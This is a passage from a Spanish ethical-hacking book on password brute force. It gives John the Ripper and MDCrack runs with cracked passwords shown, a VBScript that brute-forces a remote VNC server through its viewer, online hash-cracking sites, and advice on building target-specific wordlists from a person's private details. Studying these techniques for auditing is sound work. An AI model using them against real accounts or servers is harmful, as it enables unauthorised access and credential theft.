- 10- Resuelve el dominio a IP.
- 11- Conexiones simultáneas de autentificación.
- 12- Puerto.

Fuerza bruta aplicada a cifrados

Para esto, utilizaremos la herramienta John the Ripper (www.openwall.com/john/), el conocido LC5 (antiguamente de @stake y ahora de Symantec) y MD-crack, todas corriendo sobre Windows. Para saber cómo utilizar la primera, podemos ver el contenido de la carpeta doc de la instalación. Antes detallaremos básicamente tres elementos por descifrar con estas aplicaciones:


- **SAM:** proviene de plataformas Windows y se encuentra en el directorio C:\WINDOWS\system32\config. Contiene, entre otras cosas, las cuentas de usuarios con los passwords cifrados NTLM hash y LM hash.

Un hash del archivo SAM luce así:

Administrador:500:5AC9FFB9464FFA6B9136263703A79E8:9E65AAFF0C32-CD68C624B442A07E369D:::

- **Shadow:** se encuentra en sistemas operativos como Linux, Solaris o Unix, y allí residen las cuentas de usuarios y sus passwords cifrados (basados, por lo general, en algoritmo DES, SHA-1 o MD5). Se ubica usualmente en /etc/shadow y luce de esta manera: lucio:/807907AjGrGw:11370:0:99999:7:: o

homero:\$1\$9XSaYyhK\$ZtVQCiSRf1mjgLvlCksZw0:12488:0:99999:7::.



```
C:\john>john-386 users.txt
Loaded 371 password hashes with 248 different salts (Traditional DES [24/32 4K])
cmat      <c>
univ     <u> tur>
siva      <s> st>
ccp       <c>
cch       <c>
cch       <c>
1234      <s> r00>
aventura  <a> tourcu>
columbia  <u> c>
erika     <f> med>
fanny     <t> icoco>
gianni    <b> da>
informat  <g> tur>
jesus     <e> ale>
leonardo  <b> n>
mariposa  <f> omer>
oficina   <c> fhav>
power     <y> ka>
prueba00  <u> escaribe>
roberto   <c> medi>
superman  <s> rclubs>
tarara    <u> rina>
guesses: 126 time: 0:00:01:26 0% <2> c/s: 466099 trying: 10192113 - 10192515
Session aborted
C:\john>
```

John. En 1 minuto y 26 segundos, con su algoritmo y el listado de palabras, descubrió el password de 126 cuentas. La primera fila es la de passwords en texto plano y la fila de la derecha (editada) son los usuarios.

- **String md5:** Es el almacenamiento en database de una contraseña como las de


administración y usuarios de un foro o del cifrado online de determinadas contraseñas que se utilizan en los Webmails como Yahoo y Hotmail. Luce de esta manera: a43dbaf5d2ea4ad642cb7f564260d905.

Como tercer ejemplo, descifraremos las cuentas extraídas del archivo shadow Linux.

Los passwords deben estar en un archivo en texto plano, tipo lista, guardados con el nombre password.lst. Ingresando >**john users.txt**, el programa primero utilizará su algoritmo para descubrir los usuarios que tienen el mismo pass que ID, luego hará un intento híbrido y después utilizará las palabras que están en el password.lst una por una y combinándolas. Por último, realiza fuerza bruta generando palabras al azar para ver cuál coincide. Si se desea utilizar otro diccionario, hay que utilizar la sintaxis >**john --wordlist=diccionario.lst users.txt**.


En nuestro cuarto ejemplo, descifraremos las cuentas extraídas de un archivo SAM de Windows. LC5 es una buena alternativa si no se dispone de lo necesario para utilizar toda la capacidad de herramientas como **Ophcrack**, **Rainbowcrack** o **Cain & Abel**, basadas en la recuperación de passwords a través de **tablas rainbow** (más adelante veremos en detalle esta técnica con un claro ejemplo).

Estas últimas precisan tablas precomputadas que pesan varios GB, muy utiles en el caso de necesitar descifrar passwords fuertes en poco tiempo.



Words. Selección de un diccionario de palabras en LC5 en la fase de configuración para proceder a recuperar passwords obtenidos desde hashes dumpeadas desde el archivo SAM de Windows XP.

Aunque no iguala el rendimiento que logran aquellas herramientas que utilizan rainbow tables, LC5 es bastante eficaz en cuanto a comprobación, en especial desde diccionarios de palabras. Se descarga de www.securitylab.ru/_tools/lc5setup.exe y, para conocer y aprender más sobre la forma de utilizarlo, basta con ir al menú Help/Documentation. Como recomendación adicional, cabe mencionar que conviene eliminar los hash que no deseamos desencriptar como guest, los vacíos y otros, para así bajar considerablemente el tiempo de cómputo.




LC5. Aquí vemos a LC5 recuperando contraseñas desde los hashes. En esta pantalla, se observan algunas cuentas con sus respectivos passwords logrados en apenas minutos.

Hashes dumpheadas

Hashes dumpheadas es un modismo (slang) del término inglés dump que significa volcar las cuentas (extraer) cifradas de sistema del archivo SAM desde un sistema Windows, ya sea a través de Pwdump, Fgdump (<http://swamp.foofus.net/fizzgig/fgdump/>) o herramienta similar.

El quinto ejemplo que veremos consiste en descifrar una cuenta de usuario administrador de foro que se encuentra cifrada en md5. En el caso de que hayamos dado con una clave de este tipo (por SQL injection en un foro o mediante la captura de tráfico con un sniffer), procederemos a utilizar MDCrack para descifrarlo.



```
C:\>MDCrack-sse --charset 0123456789 469098e537b96e7e87e3196b49a9f299
System / Starting MDCrack v1.8<3>
System / Running as MDCrack-sse --charset 0123456789 469098e537b96e7e87e3196b49a9f299
System / Filtering custom charset... done
System / Charset is: 0123456789
System / Detected processor(s): 1 x INTEL Pentium I : MMX : SSE : SSE2
System / Detected hash format: MD5
Info  / Other possible match(es): MD2, MD4, PHP, MD4MD4, MD5MD5
System / Target hash: 469098e537b96e7e87e3196b49a9f299
System / >> Using MD5 cores: maximal candidate/user salt size: 16/54 bytes
Info  / Press ESC for available runtime shortcuts <Ctrl-c to quit>
Info  / Thread #0: >> Using Core 1
Info  / Thread #0: Candidate size: 1 < + user salt: 0 >
Info  / Thread #0: Candidate size: 2 < + user salt: 0 >
Info  / Thread #0: Candidate size: 3 < + user salt: 0 >
Info  / Thread #0: Candidate size: 4 < + user salt: 0 >
Info  / Thread #0: Candidate size: 5 < + user salt: 0 >
Info  / Thread #0: Candidate size: 6 < + user salt: 0 >
Info  / Thread #0: Candidate size: 7 < + user salt: 0 >
Info  / Thread #0: >> Using Core 2
Info  / Thread #0: Candidate size: 8 < + user salt: 0 > ----- Thread #0 (Success)
System / Thread #0: Collision found: 19871987
Info  / Thread #0: Candidate/Hash pairs tested: 90 029 002 < 9.00e+007 > in 12s
46ms
Info  / Thread #0: Allocated key space: 1.11e+016 candidates, 0.00% done
Info  / Thread #0: Average speed: ~ 7 473 225 < 7.47e+006 > h/s
C:\>
```

Mdcrack. Aquí se descifra el hash 469098e537b96e7e87e3196b49a9f299 perteneciente al usuario administrador de un foro, con un charset (juego de caracteres) 0123456789, tardando tan sólo 12 segundos.

MDCrack se descarga de <http://membres.lycos.fr/mdcrack/> y podemos conocer detalles sobre su uso leyendo el FAQ dentro del archivo. Los algoritmos que puede descifrar esta herramienta son los siguientes:

Guardar sesiones

Es recomendable guardar las sesiones para luego estudiarlas y, por otro lado, para que no se nos pierda nada del output de los comandos en consola (en un dumpeo por ejemplo o al ver el contenido de un archivo). Promptpal (www.promptpal.com) y SecureCRT poseen logueo de sesión y algunas otras utilidades interesantes.

- Rsa MD2 MD4 MD5
- Rfc 2104 HMAC-MD4 HMAC-MD5
- FreeBSD MD5
- Apache MD5
- Microsoft NTLM1
- Cisco PIX Enable/User
- Cisco IOS
- Invision Power Board 2.x
- IEEE CRC32 CRC32-B
- Mark Adler ADLER32
- Generic MD4MD4: MD4(MD4(pass))
- Generic MD4MD4S: MD4(MD4(pass).salt)
- Generic PHP: MD5(hex(MD5(pass)))
- Generic PHP5: MD5(hex(MD5(pass)).salt)

plain-text.info

[Home](#)
[FAQ](#)
[Login](#)
[Add Hashes](#)
[Search](#)
[Statistics](#)
[View All Hashes](#)
[View Rainbow Tables](#)
[Plain-Shell](#)

Home

About us:

This website is an advanced distributed cracking system powered by rainbowtables, wordlists and other techniques.
At this moment, we have 12/34 computers online and working to crack hashes using 0.7314453125 Tb rainbowtables.
Rainbow tables implementation base is taken from open source tool which is located at www.antsight.com/zsl/rainbowcrack/
We provide free limited usage of our system but it is **strongly advised that you read our FAQ**.
For more up to date information, contact us on irc. Our channel is located at irc.Plain-Text.info #rainbowcrack

News & Updates:

Come join us on irc, our bot C3PO can crack md5 hashes in under a second.
If there is no result from C3PO in under 3 seconds the hash was not cracked.
C3PO also cracks lm hashes every 30 minutes, no queues...
If you have big lists of MD5 hashes to crack, contact legion or RandomCode in IRC they will crack them for you .
Join any of the servers below, all servers are linked into one #rainbowcrack

Texto-plano. www.plain-text.info es un sitio en donde


se descifran passwords mediante un mecanismo distribuido, empleando rainbow tables. El visitante puede adosar un hash y luego ver su resultado. Comprende los cifrados lm, md5, ntLM y doble md5.

MD5

Para encontrar Crack string MD5 online, podemos visitar alguna de las siguientes direcciones: www.tmt0.org (suele estar temporalmente offline, pero es la mejor que existe), <http://gdataonline.com/seekhash.php>, <http://md5.thekaine.de> o www.milw0rm.com/cracker/insert.php.

FB aplicada en archivos Office con clave

Como sexto ejemplo, recuperaremos el password de un archivo con extensión del paquete Office o un archivo comprimido. Es normal que en ofimática (relacionada a informática de oficina) se utilicen passwords en archivos de Excel, Word, Access, Zip y Rar para proteger su contenido.




Rixler. En el sitio web de la empresa Rixler (www.rixler.com) podemos encontrar una aplicación llamada Word Password Recovery Master que, instantáneamente, puede descifrar el password de un documento Word (ya sea de write, open o protection).

A este tipo de documentos, se los suele encontrar en las intranets o terminales de las organizaciones, y la auditoría de este tipo de passwords suele tomar poco tiem-

Criptografía Asimétrica

La criptografía asimétrica es el método criptográfico que utiliza PGP, se basa en dos llaves, una pública y otra privada. La primera puede darse a cualquiera mientras la otra debe ser mantenida en cuidado por el dueño.

po, debido a lo débil de su elección por parte del oficinista o ejecutivo. La herramienta para esto es **Passware Kit**, y se puede descargar de www.lostpassword.com/kit.htm. Para comprender su uso, hay que leer el Passware kit Help de la instalación.



Access. Esta herramienta recupera casi instantáneamente el password de un fichero .mdb (database Access). Aquí vemos una de las pantallas de configuración.

FB aplicada a la interfaz gráfica

Nuestro séptimo ejemplo consiste en descubrir el password de un servidor VNC a través de la interfaz gráfica de su cliente. En Internet se puede encontrar un simple script programado en VBScript, que demuestra cómo es posible, mediante una aplicación visual (cliente), realizar brute force hacia el servidor, de manera local y, en este caso, con incidencia en el server remoto.

El script en principio funcionaba con una versión anterior y en inglés de Radmin, un administrador remoto (www.sensepost.com/videostatic/vbs/vbs.html), pero

como es difícil conseguir la versión necesaria para testearlo, a continuación veremos el script modificado para que sirva con la última versión gratuita de VNC en español (VNC Free Edition for Windows Version 4.1.2, que podemos encontrar en www.realvnc.com/cgi-bin/download.cgi).

```
...8<

'Quick and dirty .vbs bruteforcer
'Original for Radmin by haroon at sensepost
'Adaptado para VNC en español por Carlos Tori

Dim objFSO, objTS, s, aFile
Set objFSO = CreateObject("Scripting.FileSystemObject")
Set objTS = objFSO.OpenTextFile("palabras.txt")

s = objTS.ReadAll
'Now, use split to load the contents of the file into a array
aFile = split(s, vbCrLf)

Msgbox "Names Loaded.."
set WshShell = CreateObject("WScript.Shell")

'Launch from the command line and wait for a second
WshShell.Run "C:\Archiv~1\RealVNC\VNC4\vncviewer.exe"
WScript.Sleep 1000

For Each pass in aFile
    while WshShell.AppActivate("VNC Viewer") = FALSE
        wscript.sleep 1000
    Wend
```

Criptografía de Curva Elíptica

Criptografía de Curva Elíptica (CCE) es una variante basada en las matemáticas de las curvas elípticas como alternativa a la variante de criptografía asimétrica. Fue propuesta por Neal Koblitz y Victor Miller en 1985. -Fuente: Wikipedia-

```

'Broing the application to the foreground
WshShell.AppActivate "VNC Viewer"
WScript.Sleep 200

'Send altc, t, ip, enter
WshShell.SendKeys "%c"

WScript.Sleep 200
WshShell.SendKeys "200.000.000.000" 'CAMBIAR ESTA IP
WScript.Sleep 200
WshShell.SendKeys "{ TAB }"
WScript.Sleep 200
WshShell.SendKeys "{ ENTER }"
WScript.Sleep 200
'Send the password
WshShell.SendKeys pass
WshShell.SendKeys "{ ENTER }"
WScript.Sleep 300

if WshShell.AppActivate("200.000.000.000") = True then
    MsgBox pas
    wscript.quit
End if

```

Next

...8<

Uso de este script: si deseamos testearlo, podemos escribir este código tal cual está en un editor de texto (Notepad o Wordpad, por ejemplo) y guardarlo como vnc.vbs. En el mismo lugar en donde está ese archivo, debemos tener guardado

Lista de correo

En esta página, <http://groups.google.com/group/sci.crypt> se encuentra un grupo de gente aficionada a los algoritmos y cifrados, como también mucho material acerca del tema.

el archivo palabras.txt con la lista de passwords que deseamos probar en el servidor VNC. Previamente hay que instalar VNC Viewer, reemplazar la IP del código por la IP del server VNC remoto y, por último, ejecutar el script haciendo click sobre él. Les cuento que, en caso de acceder a un recurso remoto con este cliente, la IP de esa sesión quedará grabada en la siguiente clave de registro: HKEY_CURRENT_USER\Software\RealVNC\VNCViewer4\MRU. (Gracias a Haroon Meer y Charl van der Walt -SensePost Information Security- por su gentileza).

FACTORES QUE INCIDEN EN EL TIEMPO

Al utilizar aplicaciones de terceros o scripts programados por uno que intenta descifrar o acertar passwords, existe una serie de factores que pueden llevar a que éstos tarden demasiado tiempo o muy poco en lograr el objetivo.

El tiempo es muy valioso en la seguridad informática, y una desconsideración que tenga incidencia en éste puede hacer que un atacante real, en lugar de tardar 2300 años en acertar un password mediante fuerza bruta o deducción analítica, lo haga en un puñado de horas o en apenas minutos.

Por la gran importancia de esto, entonces, en las próximas páginas conoceremos las diez principales variables que inciden en el tiempo de lograr un resultado satisfactorio o el más conveniente.

1. **La clave por descifrar es fuerte o lo es su cifrado**, debido a la complejidad que dará el número de caracteres y la combinación o entropía (término de la física que significa desorden) de éstos, ya sean letras, números, mayúsculas, caracteres especiales y distintos símbolos. Una clave como ésta complica demasiado la técnica de brute force. Antes de gastar días, meses o años, es posible que se tarde menos en blanquear ese password, sniffearlo, lograr un usuario de un mismo nivel de privilegio en el sistema o hacer llegar ese login (reestablecido) hacia una casilla de e-mail.
2. **Charset elegido:** El charset es un juego de caracteres (character set) que puede de ser 0123456789, abcdefghijkl...z o mayúsculas; existe también el charset de

Momentos de ataque

El momento en el que los servidores más reciben Brute Force de modo remoto es el fin de semana. ¿Por qué? Por un lado, el intruso del tipo script kiddie está libre porque no tiene clases y, por otro lado, el intruso experimentado sabe que el administrador, en la mayoría de las empresas chicas y medianas, vuelve recién el lunes por la mañana.

caracteres especiales. El charset ligado al trabajo de brute force puede ser uno de estos rangos, la combinación de ellos, su totalidad o sólo algunos caracteres seleccionados. Si se ataca un password cifrado de sólo números con un charset de muchos caracteres, la combinación de éstos será muchísimo más elevada que si se elige sólo el charset de números. Otro motivo por el que debemos conocer el sistema es que, por ejemplo, si la aplicación aclara en su sitio introduzca su clave de 4 dígitos, ¿para qué darle brute force a su password cifrado (en caso de que lo hayamos obtenido) o servicio con un charset completo? Con sólo intentar el charset de números, en pocos segundos lo descifrará.



The screenshot shows a web browser window with the URL <http://www.juque.cl/weblog/2006/01/25/ascii-unicode-utf8-y-la-iaternaionalizaciion-parte-i.html>. The page has a dark header with the 'juque' logo and navigation links for Portada, Weblog, Recursos, Acerca, and Contacto. The main content area features a large title: 'ASCII, Unicode, UTF-8 y la Iñternaciònàlizaciòn - parte I'. Below the title is a small text box containing a character 'す' and the number '305A'. The main text of the post discusses Unicode and UTF-8, mentioning that the author has been collecting links about these topics and is publishing his notes in Spanish. It also includes a warning about the complexity of the subject matter.

ASCII, Unicode, UTF-8 y la Iñternaciònàlizaciòn - parte I

Publicado por Juan Pablo el 25 Ene. 2006 | Comentarios (23)

Hace meses que llevo coleccionando enlaces sobre Unicode y UTF-8; dado que en español hay muy poca información me he decidido a publicar mis notas, ordenadas de tal forma que puedan ser *digieribles* para cualquier persona interesada en el tema. Pero debo hacer una advertencia: habrán pasajes donde nos sumergiremos en las más profundas *aguas informáticas*, así que no olvides traer un tanque de oxígeno para soportarlo.

A modo de prólogo definiremos algunos conceptos, viajaremos en el tiempo, estableceremos problemas y finalmente llegaremos a la genialidad aquella llamada UTF-8, aunque también haremos algunas paradas en códigos y ejemplos para lograr una mejor compresión de los conceptos, no hay duda inos divertiremos como locos!

Caracteres. Sitio de Juan Aqueveque, con interesantes notas acerca de los caracteres y estándares relacionados que utilizamos a diario. www.juque.cl/weblog/2006/01/25/ascii-unicode-utf8-y-la-iaternaionalizaciion-parte-i.html.

Código ajeno

Recordemos que siempre es conveniente leer código ajeno, analizar sobre por qué se escribió así e interpretarlo. También es bueno portarlo a otras cosas y a otros lenguajes y, en lo posible, depurarlo o mejorarlo. Colaborar en proyectos Open Source es bueno, ya que de ese modo se aprende mucho en poco tiempo. No dudemos en pedir ayuda a otros.

3. **Utilización de diccionarios de palabras:** El empleo de éstos contra archivos de cuentas cifradas a través de un diccionario de palabras predefinidas da muy buenos resultados, especialmente si el diccionario está confeccionado de manera inteligente. Veamos las clases de palabras que debería tener, con ejemplos de passwords entre paréntesis.

- Todas las palabras del diccionario español e inglés.
- Números del cero hasta N.
- Passwords por defecto (admin).
- Passwords comúnmente utilizados (qwerty, 123456).
- Nombres (romina, leonel) y diminutivos (rominita).
- Palabras del slang o lunfardo regional (copado, chabón).
- Oficios y trabajos (arquitecta, ingeniera, gerente, operadores).
- Fechas en formato ddmmaaaa o ddmmaa (desde el año 1900 a hoy, por cumpleaños y aniversarios).
- Passwords extraídos de otras bases de datos.

La aplicación que sea la encargada de la comprobación generará un hash de cada una de las palabras y la comparará con la existente por descifrar. Si coincide, la dará como matcheada (coincidencia) y la reportará como un resultado válido. Este método no es utilizado en aquellas que ya tengan tablas precomputadas, como Ophcrack.

4. **Técnica de brute force en modo híbrido:** Es similar a la utilización del diccionario, pero combinando cada palabra con algunos caracteres al final o delante de cada una de esas palabras allí contenidas. Por ejemplo, en el diccionario está la palabra marciano, entonces el script o programa intentará: marciano6, marciano7, marciano8, etcétera. Los caracteres que pone al final de cada palabra estarán definidos por nosotros en su configuración, cantidad y tipo de charset. También se pueden unir dos palabras de un mismo diccionario, como por ejemplo, marcianoamarillo, marcianoverde, marcianolila, marcianoblanco, etcétera.

Login online

En las páginas con login, algunas aplicaciones devuelven un mensaje de error del tipo Usuario inexistente. Eso invita a descubrir usuarios del sistema, ya que cuando acertemos un usuario que existe no recibiremos ese aviso y conoceremos así su existencia. Es un grave error, y es mejor implementar el mensaje: Combinación incorrecta.

5. Brute force según patrón, passwords generados a mano según objetivo:

Esta técnica, combinada con los datos extraídos mediante information gathering e ingeniería social, suelen dar frutos rápido. Se basa pura y exclusivamente en definir una serie de palabras o de passwords sobre la base del conocimiento previo que tenemos de la organización u objetivo. A los tipos de passwords nombrados para agregar en los diccionarios, tendríamos que adicionarles las siguientes:

- Número de DNI (00000000).
- Equipo de deporte favorito (riverplate, boca, pumas, leonas).
- Bandas de música favoritas (sodastereo, divididos, miranda).
- Títulos de libros favoritos (zaratustra, yoclaudio, elalquimista).
- Letras de libros o segmentos (invisiblealosojos).
- Títulos de canciones (blackbird, michelle, teparatres).
- Letras de canciones o segmentos.
- Nombres propios, de parientes o seres queridos: padres, hermanos, abuelo, abuela, bisabuelos, esposas, amantes, parejas, hijo, sobrinos, novias, ahijados y nietos (jorge, martin, hugo, elvira, apolonio, susana, lorena, maria, gustavo, lucas, natalia, jezabel, jeremias) apodos de éstos también: (negra, mona, tato, puchi, loli, charly, titina, pupi, tito, pipi, manguera, pepe, pipo, pichi, colo).
- Nombre de mascotas (tobby, atila, chunchuna, mora, negrita).
- Nombres de barrios.
- Número de asociado a alguna entidad.
- Números de la suerte.
- Nombre del ISP, organización, institución o universidad, del objetivo.
- Cosas relacionadas con sus estudios, hobby o trabajo.
- Ídolos favoritos musicales, reales, ficticios o históricos (lennon, messi, pokemon, napoleon).
- Todo aquel otro gusto o preferencia que se le conozca a la persona, como marcas de ropa, de auto, de perfume, etcétera.
- Todos los anteriores seguidos de números en modo híbrido.
- Passwords históricos de éste o los que utilice en otro lugar.

Máquina

¿Qué haríamos si tuviésemos una máquina exclusivamente para romper cifrados que probara 90 mil millones de keys DES por segundo? Con semejante cantidad, se podría descifrar cualquier /etc/shadow completo en menos de cinco días. Podemos leer información sobre esto en www.cryptography.com/resources/whitepapers/DES-photos.html.

6. Intentar probar usuarios y passwords, ambos por azar y de manera remota a servicios de autentificación: esto es una total pérdida de tiempo y es el método que más engorda logs de servidores (archivos de registros que contienen los intentos fallidos contra el servidor) cuando no se tiene noción de la técnica BF y se trata de aplicar a servicios online. Las combinaciones de esta clase son infinitas e inútiles.

Hay dos casos, pero ya no son de user y pass al azar, que es cuando disponemos de un objetivo en determinado rango que, posiblemente, contenga usuarios y passwords por defecto de fábrica o bien si nos disponemos a comprobar en una base de datos cuáles combinaciones son aún válidas en determinado servidor, de modo que se probaría en este formato:

- user1:supasswordhistorico
- user2:supasswordhistorico
- user3:supasswordhistorico

Es decir, cada usuario con su respectivo password que en algún momento fue válido o aún lo es. La forma lógica de utilizar brute force de manera remota es conociendo al usuario de sistema (viendo de antemano el archivo /etc/passwd a través de un error de programación de la página o a través de Google como usuario de correo, al dejar su e-mail escrito por allí, por dar dos ejemplos simples).

Default Password List						
2008-03-14						
